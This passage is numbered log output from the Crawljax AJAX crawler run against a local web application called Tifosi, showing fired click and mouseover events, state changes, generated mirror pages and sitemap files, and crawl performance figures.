       http://localhost:8088/Tifosi/indexusikker.jsp, XPath: /HTML/BODY[1]/A[1];
       State: state-2
20 crawljax.CrawljaxController  - DomChanged= false
21 crawljax.CrawljaxController  - StateMachine's Pointer changed back to: index
22 crawljax.CrawljaxController  - Reloading Page for navigating to the given state:
       index
23 crawljax.CrawljaxController  - Loading Page http://localhost:8088/Tifosi/
24 crawljax.CrawljaxController  - Firing event-type onmouseover on element: A: href=#
       onclick=ajaxFunction2();, XPath: /HTML/BODY[1]/A[1]; State: index
25 crawljax.CrawljaxController  - DomChanged= false
26 crawljax.browser.IEBrowser  - Closing the browser...
27 crawljax.CrawljaxController  - Start generation...
28 crawljax.MirrorGenerator  - url to add: /generated/state-2.html
```

```
29 crawljax.CrawljaxController   - Start Sitemap  generation...
30 crawljax.SitemapGenerator   - URL Sitemap: http://localhost:8088/Tifosi/generated/
       index.html
31 crawljax.SitemapGenerator   - URL Sitemap: http://localhost:8088/Tifosi/generated/
       state-2.html
32 crawljax.SitemapGenerator   - Written file sitemap.xml
33 crawljax.CrawljaxController   - Interaction Element= A: href=# onclick=
       ajaxFunctionRemoteCall();, XPath: /HTML/BODY[1]/A[1] Event-type= onclick
34 crawljax.CrawljaxController   - PERFORMANCE-> Crawl-time(ms): 1843
35 crawljax.CrawljaxController   - PERFORMANCE-> Genenration(ms): 313
36 crawljax.CrawljaxController   - CC: 2
37 crawljax.CrawljaxController   - CLICKABLES= 1
38 crawljax.CrawljaxController   - STATES: 2
39 crawljax.CrawljaxController   - Dom size (byte): 2297
40 crawljax.CrawljaxController   - DONE!!!!
```